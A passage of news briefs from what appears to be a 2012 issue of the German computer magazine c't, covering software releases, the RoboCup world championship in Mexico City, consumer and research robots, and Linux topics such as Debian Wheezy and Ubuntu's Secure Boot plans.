ladbarer Vorschaudateien überprüfen, ob die Reparatur wie gewünscht funktioniert hat. Für den sofortigen Download des nutzbaren Dokuments sind dann knapp 32 Euro pro Datei zu zahlen, alternativ kann man das Ergebnis nach 14 Tagen gratis herunterladen. Über verschiedene Abo-Angebote lassen sich mehrere Dateien günstiger wiederherstellen. (db)

www.ct.de/1215034

Cloud-Firmensoftware

Laut Hersteller Weclapp sind dessen Webdienste für Warenwirtschaft, CRM, Kundendienst sowie zur Verwaltung von Projekten, Verträgen und Mobilgeräten vollständig auf deutschen Servern beheimatet und unterliegen einer zertifizierten Sicherheitsüberwachung gemäß der Norm ISO 27001. Die zum Teil kostenlosen Dienst-Abos zeichnen sich durch ungewöhnliche Funktionsaufteilungen aus: Angebotserstellung und Artikelverwaltung gehören demnach zum CRM-Modul, ein Kennzahlen-

Cockpit findet sich im Kundendienst-Modul „Helpdesk“. Für die Auftragsverwaltung gibt es kein eigenes Modul; vielmehr haben die Entwickler Funktionen zur Angebots- und Auftragsverwaltung, für Liefervorschlagslisten, die Verarbeitung von Anzahlungsrechnungen sowie zur Kontrolle von Kostenstellen im Bereich Warenwirtschaft angesiedelt. Als Testangebot gibt es jedes Abo auch gratis. (hps)

www.ct.de/1215034


Flüssige Bildschirmvideos

Das Screencast-Tool Camtasia Studio 8 soll dank verbesserter Engine schneller arbeiten als sein Vorgänger und HD-Videos in flüssigen Bildern aufnehmen können. Die Timeline unterscheidet nicht mehr zwischen Video- und Audiospur – jede Spur kann Elemente aller Art aufnehmen. Spuren lassen sich außerdem gruppieren, sodass sich Bestandteile beim Zoomen und Schwenken zusammen bewegen. Die Medienbibliothek hat der Hersteller TechSmith um neue Themenvorlagen aus aufeinander abgestimmten Hintergrundbildern, Videos und Clip-Art-Grafiken erweitert. Videos aus anderen Quellen (AVI, MOV, MP4 und WMV) lassen sich ebenfalls einbinden.

Bei Quiz-Abfragen, welche man mit dem Programm formulieren und auf den Schirm bringen kann, ließen sich die Resultate bisher nur an eLearning-Server senden; mit Camtasia 8 bietet TechSmith einen Dienst an, der die Auswertungen auf Wunsch anonym oder personalisiert per E-Mail verschickt. Screencasts lassen sich nun mit dem Smart Player unter Nutzung von Flash und HTML5 für iOS- und Android-Geräte ausgeben.

Camtasia Studio 8 steht ab sofort auf Englisch für 265 Euro zur Verfügung. Eine deutsche Version soll im Herbst folgen. Wer jetzt kauft, bekommt die deutsche Fassung nachgeliefert. (akr)

www.ct.de/1215034



Camtasia Studio 8 hat eine vereinfachte Timeline erhalten: Jede Spur kann Bildschirmaufnahme, Webcam-Video, Audio oder Grafik enthalten.

TeX Live, Jahrgang 2012

Ungefähr gleichzeitig mit diesem Heft soll TeX Live 2012, die aktualisierte, plattformübergreifende Distribution des freien Textsatzsystems, als herunterladbares ISO-Image erscheinen. Die korrespondierende TeX Collection soll im Herbst in den Buchhandel kommen. Für Mac-Benutzer empfiehlt sich stattdessen das Metapaket MacTeX mit weitreichender Integration ins Betriebssystem. Sie sollten sich im Web über die neuen Eigenschaften des Updaters für Mapping-Dateien informieren (siehe c't-Link).

In beiden Neuausgaben kann dvips jetzt die 35 Standard-PostScript-Fonts in Ausgabedokumente einbetten, und die Größenbegrenzung von 2 GByte entfällt sowohl für dvips als auch für die Erweiterung pdfTeX. In der Engine XeTeX wurde der Parameter \XeTeXdashbreakstate dem Standard anderer TeX-Engines angepasst; wer für Kontinuität beim Umbruch sorgen möchte, muss ihn ausdrücklich zurück auf null setzen.

(Dr. Jürgen Fenn/hps)

www.ct.de/1215034



Anwendungs-Notizen

Die **Bildverwaltung** Media Pro 1.3 soll nun Vorschaubilder mit bis zu 3200 Pixeln Kantenlänge erzeugen und besser mit großen Katalogen umgehen können. Außerdem hat Phase One die Rohdatenunterstützung auf den neusten Stand gebracht. Media Pro kostet 165 Euro; eine 60-Tage-Testversion für Windows und Mac OS X steht zum Download bereit.

Im Rahmen seines Abo-Modells Creative Cloud vertreibt Adobe neben allen Anwendungen der Creative Suite Master Collection nun auch den **Foto-Entwickler** Lightroom 4.1. Das Cloud-Abo kostet monatlich 62 Euro, wenn sich der Kunde auf mindestens ein Jahr festlegt

oder 92 Euro mit monatlichem Kündigungsrecht.

Unter dem Namen Magix Foto & Grafik Designer 2013 und zum Preis von 70 Euro ist das **Grafikpaket** Xara Photo & Graphic Designer MX mit deutscher Bedienoberfläche erschienen. Eine Testversion lässt sich gratis herunterladen. Die erweiterte Pro-Version des Pakets gibt es vorerst nur auf Englisch.

Der kostenlose **Unicode-Editor** Babelpad 6.1 erstellt Windows-Textdateien mit Zeichensätzen gemäß Unicode 6.1. Das Programm läuft in der aktuellen Ausgabe unter Windows ab Version 2000.

www.ct.de/1215034

Dr. Hans-Arthur Marsiske

Gooooool!

Gelungene RoboCup-WM-Premiere in Mexiko

Zum ersten Mal fand das größte Roboterturnier der Welt in einem lateinamerikanischen Land statt. Sicherheitsbedenken erwiesen sich als unbegründet: Die diesjährige RoboCup-WM lief ohne größere Störungen ab, zog viele Zuschauer an und konnte wieder einige Neuerungen bieten. Probleme könnten sich jedoch zukünftig bei der Finanzierung der immer teureren Roboter ergeben.

Mexikaner treffen gern Besucher aus dem Ausland", sagte Jesús Savage auf die Frage, warum so viele Studenten sich bereit erklärt hätten, bei der Durchführung der 16. RoboCup-Weltmeisterschaft in Mexiko-Stadt zu helfen. Der Elektroingenieur von der Universidad Nacional Autónoma de Mexico hatte zusammen mit Alfredo Weitzfeld (University of South Florida) eine große Schar studentischer Helfer mobilisiert, die die etwa 2000 Besucher des Roboterturniers schon am Flughafen in Empfang nahmen und während der folgenden Woche mit viel Enthusiasmus für einen reibungslosen Ablauf der Veranstaltung sorgten.

„Die größte Herausforderung war die Finanzierung“, so Savage. Ein wichtiger Sponsor habe erst einen Monat vor Turnierbeginn

das versprochene Geld überwiesen, die letzten Zahlungen seien eine Woche vor dem Anpfiff gekommen. Doch die Mühe habe sich gelohnt. Besonders freue sich Savage über den Zuspruch, den der Nachwuchswettbewerb RoboCup Junior gefunden hat. „Im Jahr 2006, als ich das erste Mal am RoboCup teilnahm, gab es bei RoboCup Junior kein einziges Team aus Lateinamerika“, sagt er. „Für die Weltmeisterschaft in Mexiko-Stadt haben sich jetzt 18 mexikanische Teams mit 124 Teilnehmern angemeldet sowie 13 Teams mit 90 Teilnehmern aus Brasilien.“ Für die Ausbildung des wissenschaftlichen-technischen Nachwuchses bedeute das einen starken Schub.

Ursprünglich hatten an den RoboCup-Weltmeisterschaften, die seit 1997 alljährlich ausgetragen werden, ausschließlich Wis-


senschaftlerteams teilgenommen, die Roboter fürs Fußballspiel konstruierten und programmierten. Der Kampf ums Leder sollte die öffentliche Aufmerksamkeit für Forschungen zur Künstlichen Intelligenz befördern, diente aber auch als einheitliche Testumgebung, um die Leistungen kooperierender Teams autonomer Roboter vergleichen zu können. Das ehrgeizige Ziel der Initiative ist der Sieg eines Teams von elf humanoiden Robotern über den amtierenden menschlichen Fußballweltmeister bis zum Jahr 2050.

Inzwischen stellen jedoch die Juniorteams regelmäßig etwa die Hälfte der Teilnehmer und es geht längst nicht mehr ausschließlich um Fußball. Es gibt Wettbewerbe für Rettungs-, Haushalts- und Industrieroboter, die sich sowohl in der Realität als auch in Simulationen bewähren müssen. Bei RoboCup Junior zieht der Tanzwettbewerb stets viel Publikum an. Ein Junior-Team vom Georg-Büchner-Gymnasium aus dem niedersächsischen Seelze belegte im Wettbewerb Rescue A, Secondary mit einem Mindstorms-NXT-Roboter den ersten Platz und wurde damit Weltmeister. Enno Röhrl (17) und sein Team-Kollege Eduard Iljasov ebenso brachten dem Roboter bei, ein Katastrophen-Szenario zu durchfahren und ein „Opfer“ zu bergen.

Der Ball ist rund

Im Mittelpunkt der Veranstaltung steht aber nach wie vor der Fußball. So waren es denn auch die Spielfelder der humanoiden Roboter, die die Besucher der RoboCup-WM zuerst sahen, wenn sie die große Haupthalle im World Trade Center in Mexico City betrat. Auf der einen Seite kickten die Roboter der Humanoid League, die von den Teams selbst konstruiert werden können, in den Größenklassen Kid Size (30–60 cm), Teen Size (90–120 cm) und Adult Size (über 130 cm). Daneben waren die Teams der Standard Platform League untergebracht. Sie verwenden den 58 Zentimeter großen zweibeinigen Nao-Robot der Firma Aldebaran, an dessen

In den Hallen der RoboCup-WM war Platz genug, um mehrere Turniere parallel laufen zu lassen.



Der schönste Roboter im Wettbewerb, ausgezeichnet mit dem Louis Vuitton Best Humanoid Award: Copedo vom Team NimbRo

Hardware nichts verändert werden darf. Es geht ausschließlich um die Programmierung. Weiter hinten in der Halle folgte die Small Size League, deren radgetriebene Roboter auf die Bilder einer über dem Spielfeld montierten Kamera zugreifen. Dort fand sich zudem die aufwendig gestaltete Arena der Rescue Robot League für Rettungsroboter sowie die Bereiche der eher industriell ausgerichteten Wettbewerbe RoboCup@work und Festo Logistics League, die sich noch in der Erprobung befinden.

Die Juniorwettbewerbe waren in einer ähnlich großen Halle im zweiten Stock untergebracht. Ein paar Schritte davon entfernt mussten die Haushaltsroboter der RoboCup@home League in einem eigenen Raum schwierige Aufgaben lösen, daneben teilten sich die Rescue Simulation Leagues einen Raum mit den rollenden Robotern der Middle Size League.

Am abgelegensten waren die Fußball-Simulationswettbewerbe untergebracht. Nur wenige Zuschauer verirrten sich hierher, obwohl dies bislang die einzigen Begegnungen sind, bei denen tatsächlich elf gegen elf Spieler antreten. Insbesondere die Spiele der 2D Simulation League können es an Tempo und Komplexität der Spielzüge durchaus mit dem menschlichen Fußball aufnehmen. Wie hier die Spitzenteams mit Kurzpässen und raschen Flügelwechseln versuchten, die gegnerische Verteidigung aufzubrechen, erinnerte teilweise an Szenen aus der zeit-



Kühlspray und Ersatzteile reichten bei den Darmstadt Dribblers gerade so, um das Spiel um den dritten Platz erfolgreich zu überstehen.

gleich laufenden Fußball-Europameisterschaft. Zwar können die zweidimensionalen Spieler mangels Gliedmaßen nicht mit Ballartistik und packenden Zweikämpfen aufwarten, doch wer nicht sicher und schnell dribbeln kann, zu ungenaue Pässe schießt oder über zu wenige taktische Varianten verfügt, hat keine Chance, einen der vorderen Plätze zu erreichen.

In der dreidimensionalen Simulation laufen die Spiele langsamer ab, dafür werden hier physikalische Kräfte wie Gravitation und Reibung berücksichtigt. Mit virtuellen Nao-Robotern auf einem 20 mal 30 Meter großen Spielfeld entsprechen die Größenverhältnisse dem menschlichen Fußball. Spielentscheidend sind aber zumeist grundlegender Fertigkeiten wie stabiles Laufen und Kicken. Wichtige Millisekunden gewinnt man etwa, wenn sich die Spieler bereits beim Laufen zum Ball in die richtige Schussrichtung ausrichten.

Offene Plattformen

Noch nicht simuliert werden Faktoren wie Erhitzung der Motoren oder Trägheit der Gelenke, die wiederum bei den realen Robotern über Sieg oder Niederlage entscheiden können. So hatten die Darmstadt Dribblers (TU Darmstadt) am Ende des Turniers sämtliche Servomotoren aufgebraucht und kaum noch Kühl-spray übrig, konnten sich aber in der Humanoid League Kid Size über einen dritten Platz freuen. Weltmeister wurde wie im vergangenen Jahr das Team DARwin von den US-Universitäten Virginia Tech und University of Pennsylvania, die dem von ihnen selbst entwickelten Roboter Darwin einige schöne Kunststücke beigebracht hatten. So stand er nach einem Sturz mit einer Rolle rückwärts auf, wenn sich vor ihm ein Hindernis befand, und konnte aus dem Laufen heraus kicken, indem der letzte Schritt vor Erreichen des Balls etwas kräftiger ausgeführt wurde. „Wir nennen es walk-kick“, erläuterte ein Teammitglied.

Der Darwin-Roboter wird inzwischen von der südkoreanischen



Firma Robotis als Open-Source-Plattform vermarktet und von vielen RoboCup-Teams verwendet. Der Wechsel auf eine neue Plattform ist zwar immer mit Problemen verbunden, weswegen die Qualität der Spiele in diesem Jahr insbesondere in der Vorrunde nicht immer überzeugen konnte. Der RoboCup-Neuling RoBIU aus Israel konnte mit seinen Darwins aber immerhin auf Anhieb das Viertelfinale erreichen.

Der Wettbewerb in der Teen Size der Humanoid League könnte auf ähnliche Weise durch eine offene Plattform belebt werden, die das Team NimbRo (Uni Bonn) gemeinsam mit Robotis entwickelt hat. Sie beruht auf dem Roboter Copedo, der erstmals bei einem RoboCup-Turnier antrat und in einem spannenden Finale entscheidend zum 6:3-Sieg über das japanische Team CIT Brains beitrug, den Spezialwettbewerb Technical Challenge mit sicher ausgeführten Einwürfen gewann und den bereits seit 2002 ausgelobten Louis Vuitton Best Humanoid Award gewann. Der Roboter, der ungefähr 20 000 Euro kosten soll, könnte es neuen Teams ermöglichen, auf hohem Niveau in die Teen Size einzusteigen. Je mehr sich die humanoiden Roboter menschlichen Körpermaßen annähern, desto teurer werden sie. Immer weniger Teams dürften dann finanziell in der Lage sein, eine komplette Fußballmannschaft zu unterhalten. Mehr und mehr wird daher über gemischte Teams gesprochen, die aus Robotern ver-

schiedener Universitäten zusammengesetzt sein könnten.

Orientierungsprobleme

Da die Tore in der Standard Platform League nicht mehr durch verschiedene Farben unterschieden sind, mussten die Teams neue Verfahren für die Selbstlokalisierung der Spieler entwickeln. Eine Möglichkeit ist es, sich an optischen Merkmalen außerhalb des Spielfeldes zu orientieren, die sich aber im Verlauf eines Spiels verändern können. Viele Teams stützen sich daher auf die Kommunikation der Roboter untereinander, wobei dem Torwart, der ja zumeist in der eigenen Hälfte bleibt, die wichtigste Rolle zukommt. Er kann den übrigen Spielern mitteilen, in welche Richtung sie kicken müssen – sofern das WLAN nicht gestört ist. Das kam leider häufiger vor und trug dazu bei, dass der mehrfache Weltmeister B-Human (Uni Bremen) den Titel diesmal im Finale an TT-UT Austin Villa aus Texas abgeben musste.


Zu den weniger zuschauerfreundlichen Ligen beim RoboCup zählt die Rescue Robot League, deren Wettbewerb sich in einer bewusst unübersichtlich gestalteten Arena abspielt und

nach einem komplizierten Punktesystem bewertet wird. Durch die enge Abstimmung mit dem US-amerikanischen National Institute of Standards and Technology (NIST) gilt sie aber zugleich als eine der am besten organisierten Ligen und genießt auch außerhalb des RoboCup große Anerkennung. Bei der Suche nach Überlebenden in einem nachgestellten Katastrophenszenario ist die Fernsteuerung der Roboter, anders als bei den übrigen RoboCup-Wettbewerben, zugelassen.

Bislang wurde der Wettbewerb dann auch von sehr mobilen, ferngesteuerten Robotern dominiert. In diesem Jahr jedoch erreichte das Team Hector von der TU Darmstadt Platz zwei der Gesamtwertung. Damit kam zum ersten Mal überhaupt ein vollständig autonom fahrender Roboter unter die ersten drei. Gesamtsieger wurde mit MRL von der Qazvin Islamic Azad University ebenfalls erstmals ein iranisches Team.

Teilnehmer aus dem Iran waren in diesem Jahr trotz der weiten Anreise zahlenmäßig sehr stark vertreten, weil die Einreiseformalitäten für Mexiko weniger streng sind als in vielen anderen Ländern. Die meisten Teams kamen jedoch aus Deutschland, obwohl im Juniorbereich Sicherheitsbedenken viele von einer Teilnahme abgehalten haben mögen.

Im kommenden Jahr dürfte es solche Bedenken nicht geben. Die geografische Nähe des Austragungsortes Eindhoven für die RoboCup-WM 2013 könnte sogar zu einer Rekordbeteiligung deutscher Teams führen. Danach ist dann erneut Lateinamerika dran: Als Austragungsort für die Weltmeisterschaft 2014 entschied sich die RoboCup Federation für João Pessoa in Brasilien. (dab)



Die Spieler von B-Human und TT-UT Austin Villa werden vor dem Finale der Standard Platform League mit Energie aufgeladen und bekommen letzte Instruktionen.

Gottesanbeterin auf dem Mars

Der Fangschrecken-ähnliche Roboter „Mantis“ soll eigenständig Planeten erkunden und mit seinen Greifern eine Infrastruktur aufbauen können. In seiner Form ist der Roboter einer Gottesanbeterin nachempfunden. Die Hard- und Software entwickeln Wissenschaftler des Robotics Innovation Center am Deutschen Forschungszentrum für Künstliche Intelligenz (DFKI) und der Universität Bremen.

Nach Angaben der Forscher soll Mantis dank seines Körperbaus und verschiedener Laufmuster steile Krater und Geröllfelder überwinden sowie mit seinen Vorderbeinen Objekte greifen und manipulieren können. Dafür hebt der Roboter – wie eine Gottesanbeterin – den Oberkörper an. Mantis wird im Rahmen des Projekts „Learning Intelligent Motions for Kinematically Complex Legged

Robots for Exploration in Space“ (LIMES) entwickelt. LIMES wird mit rund 3,7 Millionen Euro vom Deutschen Zentrum für Luft- und Raumfahrt (DLR) gefördert. „Die Herausforderung ist, Laufmuster für unterschiedliche Bodenbeschaffenheiten zu erlernen, in denen alle sechs Beine trotz verschiedener Aufgaben im Einklang arbeiten“, erklärt Prof. Dr. Frank Kirchner, Leiter des DFKI Robotics Innovation Center und der Arbeitsgruppe Robotik an der Uni Bremen.

Projektziel ist, dem Roboter Algorithmen für verschiedene Laufmodi mitzugeben. Die Bewegungsmuster werden in Simulationen vorgelernt. Das passende Laufmuster wählt der Roboter aus einer Verhaltensbibliothek anhand von Daten aus, die Sensoren an seinen Füßen liefern. Reale Tests folgen in der



Insekten im Weltall: Dank seines beweglichen Oberkörpers kann Mantis seine zwei vorderen Beine als Arme benutzen.

Weltraum-Explorationshalle des DFKI, einem 288 Quadratmeter großen Testgelände mit künstlicher Kraterlandschaft. Mit einer Stereokamera im Kopf soll Mantis später ein 3D-Bild seiner Umgebung erstellen und zur Erde funkern. (dab)

Turing-Maschine mit Mindstorms


Anlässlich des 100. Geburtstags von Alan Turing haben drei Niederländer eine Turing-Maschine mit einem einzigen Robotik-Baukasten Lego Mindstorms NXT gebaut. Eine Turing-Maschine ist ein abstraktes Modell eines Computers respektive ein Konzept zur Prüfung der Berechenbarkeit. Eine Funktion ist berechenbar, wenn eine Turing-Maschine sie lösen kann. Die Maschine kommt mit nur drei Operationen aus, die es auf Grundlage eines festen Regelsatzes auf einem gedachten unendlich langen Speicherband ausführt: Lesen, Schreiben und den Lese-Schreibe-Kopf über einzelne Datenfelder des Ban-

des bewegen. Daraus lassen sich alle Grundfunktionen der Mathematik ableiten.

Aus Ressourcen-Gründen hat die NXT-Turing-Maschine jedoch nur ein „Band“ mit 32 Feldern. Die Felder werden durch Lego-Winkelverbinder repräsentiert, deren Stellung eine 0 oder 1 darstellt. Motoren bewegen das Band und den Schreib-Lese-Kopf. Als Lesekopf muss der NXT-Lichtsensor herhalten, zum Schreiben legt ein motorisierter Hebel die Winkelverbinder um. Ein Video zur Arbeit der Maschine und weitere Details sind unter www.legoturingmachine.org zu finden. (dab)

Aibo trifft iPhone

15 Servo-Motoren steuern die vordefinierten Bewegungen des auf der Tokioter Spielwarenmesse vorgestellten robotischen Hunds i-Sodog. Er erinnert zwar stark an den legendären Aibo von Sony, mangels Kamera wird er aber wohl nicht an dessen Fähigkeiten heran-



kommen. Immerhin soll der Hund dank eines Mikrofons auf 50 Sprachbefehle unterschiedlich reagieren und sein Verhalten ändern können. Eine einfache Kl soll ihm dabei helfen. Daneben hat i-Sodog Touch-Sensoren auf dem Kopf und seinem Rücken. An der Nase ist zudem ein kapazitiver Sensor eingebaut, über den zwei Roboter-Hunde sogar Daten austauschen können. Das funktioniert beispielsweise auch dann, wenn ein Mensch die Nase von zwei Hunden mit seinen Händen berührt.

i-Sodog lässt sich via Bluetooth-Verbindung über Smartphones steuern, der Hersteller Takara Tomy hat erste Apps für iOS und Android bereits vorgeführt. Der Roboter kann zudem synchron zu auf dem Smartphone abgespielter Musik tanzen. Im Lieferumfang des für Anfang 2013 geplanten Modells soll ein Controller enthalten sein, mit dem man dem Roboter eigene Bewegungen beibringen kann. Die Laufzeit des integrierten Akkus beträgt rund eine Stunde. Der Preis des vorerst nur in Japan erscheinenden Roboters soll bei umgerechnet etwas über 300 Euro liegen. (dab)

Der Roboter-Hund i-Sodog hört auf 50 Sprachbefehle.

Sauger mit Fernbedienung

iRobots neuestes Modell Roomba 790 kommt bereits von Haus aus mit einem Wireless Command Center. Anwender können damit den Saugroboter bequem vom Sofa aus steuern und programmieren. Im Vergleich zum Modell 780 ist im Lieferumfang des 790 mehr Zubehör enthalten: drei



Mit dem Wireless Command Center kann man den Roomba zwar vom Sofa aus steuern. Bier holen kann er aber immer noch nicht.

statt zwei Virtual Wall Lighthouses, mit denen sich der Aktionsradius des Roomba künstlich eingrenzen lässt. Daneben können die Lighthouses als virtuelle Tür fungieren und dem Roboter erst dann den Weg in einen anderen Raum freigeben, wenn er den aktuellen (weitestgehend) gesäubert hat.

Auch am Äußeren hat iRobot gefeilt und dem Sauger ein blau-silbrig Design verpasst. Der Roomba 790 ist ab sofort im Shop von iRobot für 899 Euro verfügbar. (dab)

ANZEIGE

Torvalds beschimpft Nvidia

„Nvidia ist die schlimmste Firma, mit der ich je zu tun hatte. Nvidia, fuck you!“ Mit diesen drastischen Worten und ausgestrecktem Mittelfinger kommentierte Linux-Vater Linus Torvalds die aktuellen Probleme mit Nvidias Hybridgrafiktechnik der Optimus-Chips. Der Chip-Hersteller war erst im März der Linux Foundation beigetreten, für die auch Torvalds tätig ist.

Zur Beschimpfung von Nvidia kam es bei einem Interview an der Aalto-Universität in Helsinki, die Torvalds den als „Technik-Nobelpreis“ bekannten Millennium Technology Prize verlieh, als eine Teilnehmerin Torvalds auf Schwierigkeiten mit Nvidias Optimus-Chips unter Linux ansprach. Torvalds antwortete zunächst recht sachlich: Nvidia sei eher die Ausnahme als die Regel und einer der größten Problemfälle unter den Hardware-Herstellern. Das sei vor allem deswegen traurig, weil Nvidia eine Menge Chips im Android-Markt verkaufen wolle. Danach ließ er sich zu der Beschimpfung hinreißen, auf die das Publikum mit Gelächter und Applaus reagierte.

Nvidia verteidigte sich damit, in der Treibergeneration 295 eigens einige Hinweise in die Dokumentation aufgenommen zu haben, die die Hybridgrafiktechnik der Optimus-Chips betreffe.

Weiter heißt es in der Mitteilung, Nvidia habe die Entscheidung getroffen, bei der Linux-Unterstützung auf hauseigenen, auch auf anderen Plattformen genutzten Code zu setzen, statt sich in die Entwicklung des Grafikstacks von Linux einzubringen.

Außerdem habe Nvidia in jüngster Zeit viel zum ARM-Code des Linux-Kernels beigetragen. Zudem würde sich Nvidia auch verstärkt um die Linux-Unterstützung der hauseigenen Chips in PCs kümmern: So stünden Linux-Treiber nicht nur schon bei der Markteinführung neuer Grafikchips zum Download bereit, sondern sie würden auch einen mit dem Windows-Treiber vergleichbaren Funktionsumfang und eine ähnliche OpenGL-Performance bieten.

Mit dem Open-Source-Treiber des Nouveau-Projekts gibt es eine Alternative zu Nvidias proprietärer Software. Mit der Mitte Mai veröffentlichten Version 1.0.0 des freien Nvidia-Grafiktreibers hat nach sieben Jahren Entwicklungszeit auch der letzte Teil des Treibers den Beta-Status abgelegt, gleichzeitig wurde der Code aus dem Staging-Bereich des Kernels in den Hauptentwicklungszweig übernommen. Künftige Versionen des Linux-Kernels sollten Nvidia-Grafikkarten somit out of the box unterstützen. (hos/thl)

Erster Freeze bei Debian 7.0 Wheezy

Mit Veröffentlichung dieser c't-Ausgabe will das Debian-Projekt die automatische Migration von Paketen aus dem Unstable-Bereich in den Testing-Zweig beenden – und läutet damit die erste Freeze-Phase für das kommende Debian 7.0 mit dem Codenamen Wheezy ein. Geplant sind weitere Freeze-Phasen, bei denen die Änderungsmöglichkeiten der Entwickler immer weiter beschränkt werden. Zunächst aber will das

Debian Release Team Aktualisierungen der Pakete noch recht großzügig akzeptieren.

Ein Datum für die Fertigstellung von Debian 7.0 gibt es wie beim Debian-Projekt üblich nicht, angepeilt ist Anfang 2013 – wobei es nicht ungewöhnlich wäre, wenn Wheezy erst etliche Monate später fertig ist: Das Debian-Team verfolgt traditionell die Doktrin „Release when ready“. (thl)

Red Hat steigert Quartalsumsatz

Mit 314,7 Millionen US-Dollar im ersten Quartal des Finanzjahrs 2013, bei Red Hat endet das Geschäftsjahr bereits Ende Februar, hat der Linux-Distributor seinen Umsatz gegenüber dem Vorjahr um 19 Prozent gegenüber dem

Vorjahr steigern können. Der Umsatz mit Software-Subskriptionen stieg sogar um 21 Prozent auf 272,6 Millionen US-Dollar im Quartal, der Nettogewinn wuchs um 15 Prozent auf 37,5 Millionen US-Dollar. (anw)

Neues c't Linux

Schwerpunkt des neuen c't-Sonderhefts ist das Thema Hardware für Linux. Quer über alle Hardwarekategorien vom Notebook bis zum Video-Grabber, vom Drucker bis zur SSD wird erklärt, wie man Linux-taugliche Hardware findet und die Geräte optimal unter Linux einrichtet. Tests unter anderem von Ultrabooks, UMTS-Sticks und TV-Karten überprüfen, wie aktuelle Hardware mit dem freien Betriebssystem zurechtkommt.

Weitere Themen im Heft sind der File-, Print- und Active-Directory-Server Samba 4, Content Management mit Drupal, Server in der Amazon-Cloud, komfortable Backup-Tools, der neue Gimp 2.8 und der 35-Dollar-Computer Raspberry Pi. Mehrere Artikel präsentieren Know-how zum Thema Booten, von der Lösung alltäglicher Boot-Probleme über das Einrichten eines Dual-Boot-Systems auf UEFI-Rechnern bis zum Init-Ersatz Systemd, der den Bootprozess beschleunigen soll.

Auf zwei DVDs liegen dem Heft verschiedene Varianten von Fedora 17 und Linux Mint 13 („Maya“) in 32 und 64 Bit bei. Artikel erklären die Installation und Einrichtung der Linux-Distribu-



tionen und den Umgang mit den Desktops Gnome 3 und Cinnamon. Hinzu kommen eine Vollversion von SoftMaker Office für Linux und eine OwnCloud-Applicance, die unter VMware und VirtualBox die Synchronisation von Adressen, Terminen und Dateien über mehrere Geräte hinweg ermöglicht.

Das neue c't Linux 2/12 ist über den Heise Shop unter www.heise-shop.de/_pid_388.html versandkostenfrei bestellbar und ab dem 2. Juli im Zeitschriftenhandel erhältlich. Das Heft kostet 8,90 Euro. (odi)

www.ct.de/1215040

UEFI Secure Boot: Microsoft-signierter Loader für Ubuntu

Um Ubuntu künftig auf Rechnern mit aktivem UEFI Secure Boot starten zu können, wird das Projekt seinen eigenen Weg gehen. Wie Mark Shuttleworth erklärte, könnte man aufgrund der GPLv3 den Bootloader Grub2 nicht für den Einsatz mit UEFI Secure Boot signieren, ohne dass man gezwungen wäre, auch den Ubuntu-Schlüssel zu veröffentlichen. Daher müsse ein Bootloader mit einer anderen Verbreitungslizenz zum Einsatz kommen: Intels efilinux.

Der Plan ist, einen Urloader zu entwickeln, der den von Ubuntu signierten Bootloader efilinux sucht und startet. Dieser Urloader soll dann von Microsoft signiert werden, um zu gewährleisten, dass Ubuntu-Installationsmedien auch künftig auf jedem Rechner booten können. Indem man den Urloader von Microsoft signieren lässt und dieser den

vom Ubuntu-Projekt selbst signierten efilinux-Loader startet, könnte man problemlos Änderungen an efilinux vornehmen, ohne dass man Microsofts Signaturdienst erneut in Anspruch nehmen müsste. Der Linux-Kernel und die Kernel-Module sollen nicht signiert werden, die Signaturkette soll bei efilinux enden.

Hersteller, die ihre Rechner für Ubuntu zertifizieren wollen, werden den Ubuntu-Signaturschlüssel direkt in der UEFI-Firmware speichern müssen – dies verlangt Canonical, damit solche Systeme efilinux direkt starten können. Der Microsoft-Key muss allerdings erhalten bleiben: Da Bootmedien nach der UEFI-Spezifikation lediglich mit einem Schlüssel signiert sein können, stellt Canonical so sicher, dass auch Ubuntu-zertifizierte Rechner weiterhin von den Ubuntu-Installationsmedien booten können. (mid)

